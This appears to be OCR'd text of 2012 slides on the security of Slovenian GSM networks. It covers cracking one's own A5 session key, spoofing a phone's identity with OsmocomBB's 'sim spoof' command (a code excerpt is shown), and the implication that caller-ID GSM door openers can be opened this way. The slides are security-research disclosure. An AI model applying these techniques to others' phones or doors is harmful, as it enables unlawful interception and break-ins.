
	25.02.2012	11:11:02	1 E	0	SVNSM-Si.mobil	SMS_poslan / 38631595xxx	Out
	25.02.2012	11:57:43	0:01:00	0	SVNSM-Si.mobil	[redacted]	In
	25.02.2012	13:07:13	0:00:41	0	SVNSM-Si.mobil	[redacted]	In
	25.02.2012	15:39:09	0:02:05	0	SVNSM-Si.mobil	[redacted]	In
	25.02.2012	16:37:28	0:00:50	0	SVNSM-Si.mobil	[redacted]	In
	25.02.2012	23:41:22	0:00:04	0	SVNSM-Si.mobil	38640222xxx	In

25.02.2012	23:41:22	0:00:04	0	SVNSM-Si.mobil	38640222xxx	In
25.02.2012	23:43:21	0:00:02	0	SVNSM-Si.mobil	38640444xxx	In
25.02.2012	23:45:04	0:00:02	0	SVNSM-Si.mobil	38640666xxx	In
25.02.2012	23:46:37	0:00:02	0	SVNSM-Si.mobil	38640888xxx	In

	27.02.2012	9:51:56	1 E	0	SVNSM-Si.mobil	[redacted]	Out
	27.02.2012	9:53:05	1 E	0	SVNSM-Si.mobil	[redacted]	In
	27.02.2012	12:02:08	0:02:44	0	SVNSM-Si.mobil	[redacted]	Out
	27.02.2012	12:06:54	0:00:20	0	SVNSM-Si.mobil	[redacted]	Out
	27.02.2012	12:36:34	0:00:42	0	SVNSM-Si.mobil	[redacted]	Out
	27.02.2012	12:46:55	1 E	0	SVNSM-Si.mobil	[redacted]	Out
	27.02.2012	12:49:48	1 E	0	SVNSM-Si.mobil	[redacted]	In

Practical consequences :-)

GSM module for unlocking the door



GSM module to open garage or front door


We offer a useful device with a simple phone call opens or closes the automated garage or front door.

GSM module is a device which allows an authorized user to open or close the door. Device recognizes up to five specific phone numbers from which they can call on a GSM module which opens or closes the door.


Iku d.o.o. offers you:

- delivery of a package with instructions for use,
- mounting points agreed upon (please call us and we will send you the offer).

Using the GSM module to open the door:
on automated garage, front door or other GSM module is installed, in which the records are up to five phone (mobile) numbers, which is possible with a quick phone call, in order to door opened or close the door. This method accounts for the use of remote controls or
mobile phone is already



Security of Slovenian GSM networks



1.4 Ethical Considerations

During an ethical discussion the authors decided that operating within the legal framework had the highest priority. There was consensus on the fact that cracking somebody else‘s GSM traffic should not be performed. Here are some of the legal implications in Norway:

- GSM security research is allowed
- Receiving GSM traffic is (technically) allowed
- Decoding (e.g. cracking) your own GSM traffic is allowed
- Decoding somebody else’s GSM traffic is illegal
- Setting up a BTS is allowed if you acquire a license. This is applied for through the Norwegian Post and Telecommunications Authority (NPT).

Decoding GSM. 2010. Magnus Glendrange, Kristian Hove in Espen Hvideberg, Norwegian University of Science and Technology, Department of Telematics. <http://ntnu.diva-portal.org/smash/get/diva2:355716/FULLTEXT01>

What exactly has been done?
(and why this is not illegal)

- We use certified equipment.
- We intercepted our own communications:
  - the "broadcast channel" we were listening (technical) messages from network to phone. Network sends messages to all phones (even those who are not yet connected to the network);
  - we were sending (silent) SMS messages to our phone or called him;
  - on a "broadcast channel" were observing which TMSI number got a text message or call (TMSI was located statisticaly and by SABM (Set Asynchronous Balance Mode) messages, which can be detected only at a distance of 2m from the phone);

What exactly has been done?
(and why this is not illegal)


- We intercepted our own communication (continued):
  - when identified (our own) TMSI, we wait for the request to switch to the data channel and when it occurs, follow the request (to switch to the data channel, where our phone receives encrypted data - message);
  - encrypted data (the contents of SMS messages) sent from the modem to our phone was cryptanalysed to obtain the encryption key Kc. This key is located at our mobile phone (not on the SIM card, but it derives from there);
  - by (our) Kc (our) data were decrypted;
  - TMSI and Kc can also be obtained from the mobile phone; SIM card was not cloned, since it contains only Ki and not Kc!

What exactly has been done?

(and why this is not illegal)

- Impersonation – spoofing of (our own) mobile identity:
  - from the network we captured following data: IMSI, TMSI, Kc, key sequence number key. This is the data of our own mobile phone.
  - this data is saved in our second phone and the phone call is then performed in the name of our first phone.

GSM security – the beginning of the story




John Nevil Maskelyne
(1839 – 1917)

```
osmocom@osmocom: ~/osmocom-bb-identity/src/host/layer23/src/mobile
" Press ? for help

.. (up a dir)
<y/src/host/layer23/src/mobile/
  app_mobile.c
  gsm322.c
  gsm411_sms.c
  gsm480_ss.c
  gsm48_cc.c
  gsm48_mm.c
  gsm48_rr.c
  libmobile.a
  main.c
  Makefile
  Makefile.am
  Makefile.in
  mncc_sock.c
  mnccms.c
  mobile*
  settings.c
  subscriber.c
  support.c
  transaction.c
  voice.c
  vty_interface.c
```

```
DEFUN(sim_spoof, sim_spoof_cmd, "sim spoof MS_NAME IMSI TMSI KC KEY_SEQUENCE",
	"SIM actions\nAttach [illegible]fing SIM\nName of MS (see \"show ms\")\n"
	"IMSI you want to spoof\nTMSI you want to spoof\n"
	"Encription key of spoofed mobile\nKey sequence")
{
	struct osmocom_ms *ms;
	uint32_t tmsi;
	uint8_t kc[8];
	uint8_t key_seq;

	ms = get_ms(argv[0], vty);
	if (!ms)
		return CMD_WARNING;

	if (argc < 5)
		return CMD_WARNING;

	tmsi = strtoul(argv[2], NULL, 16);

	if (osmo_hexparse(argv[3], kc, 8) [illegible]
		vty_out(vty, "Invalid Kc [illegible]
		return CMD_WARNING;
	}
```

Kiberpipa
(2012)



Redirected from page "*A5CrackingProject*"

Clear message

The A5 Cracking Project

NEWS: Someone vandalised the Wiki. I've thus removed write permissions for everyone. From now on if you want to add information you have to send them to me (steve at segfault.net) instead of editing this page directly.


NEWS: We have created a PRIVATE A5 mailinglist. If you feel you have something to contribute to th
The reason for this has been explained on the public mailinglist a5 [at] lists.segfault.net.

Powered by *EFF*.

Contents


GSM cracking project

Nokia 3310



A5 Buster

Some GSM basics



